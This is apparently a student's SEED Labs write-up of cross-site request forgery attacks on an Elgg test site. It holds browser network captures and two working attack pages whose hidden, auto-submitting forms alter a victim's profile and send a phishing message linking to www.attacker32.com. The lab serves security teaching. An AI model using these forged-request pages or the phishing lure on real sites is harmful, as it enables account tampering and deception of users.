200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.46 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	img	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	img	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0 B
200	GET	www.seed-server.com	en.js	script	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	script	js	cached	0 B
200	GET	www.seed-server.com	init.js	script	js	cached	370 B

25 requests | 50.69 KB / 7.88 KB transferred | Finish: 1.80 s | DOMContentLoaded: 1.26 s | load: 1.27 s

Request payload


```
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="__elgg_token"

HdTaHxH4kNi2DIsxHLUdYQ
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="__elgg_ts"

1665414093
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="name"

Samy
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="description"

<p>Samy is my hero</p>

-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="accesslevel[description]"

2
-----------------------------136942666529811128594039753799
```


Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.91 KB	16.18 KB
200	GET	www.seed-server.com	samy	document	html	3.96 KB	16.18 KB
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.46 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	img	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	img	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0 B
200	GET	www.seed-server.com	en.js	script	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	script	js	cached	0 B
200	GET	www.seed-server.com	init.js	script	js	cached	370 B

25 requests | 50.69 KB / 7.88 KB transferred | Finish: 1.80 s | DOMContentLoaded: 1.26 s | load: 1.27 s

Request payload

```
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="website"


-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="accesslevel[website]"

2
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="twitter"

Geralt
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="accesslevel[twitter]"

2
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="guid"

59
-----------------------------136942666529811128594039753799--

```




Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.91 KB	16.18 KB
200	GET	www.seed-server.com	samy	document	html	3.96 KB	16.18 KB
200	GET	www.seed-server.com	59large.jpg	img	jpeg	cached	4.46 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	img	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	img	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0 B
200	GET	www.seed-server.com	en.js	script	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	script	js	cached	0 B
200	GET	www.seed-server.com	init.js	script	js	cached	370 B

25 requests | 50.69 KB / 7.88 KB transferred | Finish: 1.80 s | DOMContentLoaded: 1.26 s | load: 1.27 s

Request payload


```

2
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="interests"

Hacking
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="accesslevel[interests]"

2
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="skills"


-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="accesslevel[skills]"

2
-----------------------------136942666529811128594039753799
Content-Disposition: form-data; name="contactemail"


```

Now after getting the field and its names we modify the previous html code. We add two extra fields to change the interest and twitter field. We give the values with which we want to modify the required profile of Alice



attacker : nano — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
Labsetup : docker-compose
attacker : nano

```
  GNU nano 6.4                          editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
    fields += "<input type='hidden' name='interests' value='hacking'>";
    fields += "<input type='hidden' name='twitter' value='geralt'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
                                   [ Wrote 41 lines ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket M-Q Previous
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was   M-W Next
```



Alice

Brief description
Samy is my hero

Interests
hacking

Twitter username
geralt

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	alice	document	html	3.92 KB	16.03 KB
200	GET	www.seed-server.com	56small.jpg	img	jpeg	cached	1.36 KB
200	GET	www.seed-server.com	56large.jpg	img	jpeg	cached	8.11 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server.com	lightbox.js	require.js:127 (script)	js	cached	0 B


25 requests | 39.36 KB / 3.92 KB transferred | Finish: 1.59 s | DOMContentLoaded: 636 ms | load: 648 ms

```
GET http://www.seed-server.com/profile/alice

Status            200 OK
Version           HTTP/1.1
Transferred       3.92 KB (16.03 KB size)
Referrer Policy   strict-origin-when-cross-origin
Request Priority  Highest

Response Headers (445 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 3567
Content-Type: text/html; charset=UTF-8
Date: Mon, 10 Oct 2022 15:11:08 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding,User-Agent
```


After modifying the malicious html script we send it to Alice. When Alice clicks the malicious link the html code will produce a forged request to modify the profile of Alice

Task-4

At first we send a dummy message to Boby to check the URL request sent during messaging. As a result we get the required URL- "**`http://www.seed-server.com/action/messages/send`**"


Alice's inbox : Elgg For SEED Labs — Mozilla Firefox
Alice's inbox : Elgg For SEED
190042141_Lab 03 - Googl
Lab 3 - Cross Site Request
Copy, Paste text in Nano ed
www.seed-server.com/messages/inbox/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice › Messages
Inbox
+ Compose a message
Alice
Inbox
Sent messages

There are no messages.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	send	document	html	3.81 KB	15.57 KB
200	GET	www.seed-server.com	alice	document	html	3.85 KB	15.57 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server.com	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	form.js	require.js:127 (script)	js	cached	0.99 KB
200	GET	www.seed-server.com	topbar.js	require.js:127 (script)	js	cached	175 B

23 requests | 45 KB / 7.65 KB transferred | Finish: 1.80 s | DOMContentLoaded: 1.07 s | load: 1.07 s


POST http://www.seed-server.com/action/messages/send

Status	302 Found
Version	HTTP/1.1
Transferred	3.81 KB (15.57 KB size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest


Response Headers (404 B)

```
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 434
Content-Type: text/html; charset=UTF-8
Date: Mon, 10 Oct 2022 15:37:25 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.seed-server.com/messages/inbox/alice
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: User-Agent
```

Later we check the fields which are modified during sending the request. As a result we get that the fields match_on,recipients,subject and body


Alice's inbox : Elgg For SEED Labs — Mozilla Firefox
Alice's inbox : Elgg For SEED
190042141_Lab 03 - Googl
Lab 3 - Cross Site Request
How to create an html file
www.seed-server.com/messages/inbox/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice › Messages
Inbox
+ Compose a message
Alice
Inbox
Sent messages

There are no messages.




Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	send	document	html	3.81 KB	15.57 KB
200	GET	www.seed-server.com	alice	document	html	3.85 KB	15.57 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server.com	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server.com	form.js	require.js:127 (script)	js	cached	0.99 KB
200	GET	www.seed-server.com	topbar.js	require.js:127 (script)	js	cached	175 B

23 requests | 45 KB / 7.65 KB transferred | Finish: 1.80 s | DOMContentLoaded: 1.07 s | load: 1.07 s

Request payload

```
Content-Disposition: form-data; name="recipients"


-----------------------------267135870830196308642995298883
Content-Disposition: form-data; name="match_on"

users
-----------------------------267135870830196308642995298883
Content-Disposition: form-data; name="recipients[]"

57
-----------------------------267135870830196308642995298883
Content-Disposition: form-data; name="subject"

Hello
-----------------------------267135870830196308642995298883
Content-Disposition: form-data; name="body"

<p>Henlo Boby</p>

-----------------------------267135870830196308642995298883--

```


So we change the edit-profile html page with the required fields and the required values against those fields to make a forged request using this malicious html page



attacker : nano — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find

```
  GNU nano 6.4                                     editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='match_on' value='users'>";
    fields += "<input type='hidden' name='recipients[]' value='57'>";
    fields += "<input type='hidden' name='subject' value='You have won an Iphone 14 Pro'>";
    fields += "<input type='hidden' name='body' value='<p>Follow this link to claim your Iphone 14 Pro: http://www.attacker32.com</p>'>";



    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/messages/send";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
                                                  [ line 16/40 (40%), col  1/ 1 (100%), char  665/1129 (58%) ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket M-Q Previous
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^Q Where Was   M-W Next
```

Here when Alice goes to that malicious website a message is sent to Boby and the message contains the link **www.attacker32.com**



Inbox

□ You have won an Iphone 14 Pro
From Alice just now
Follow this link to claim your Iphone 14 Pro: http://www.attacker32.com

□ Hello
From Alice 23 minutes ago
Henlo Boby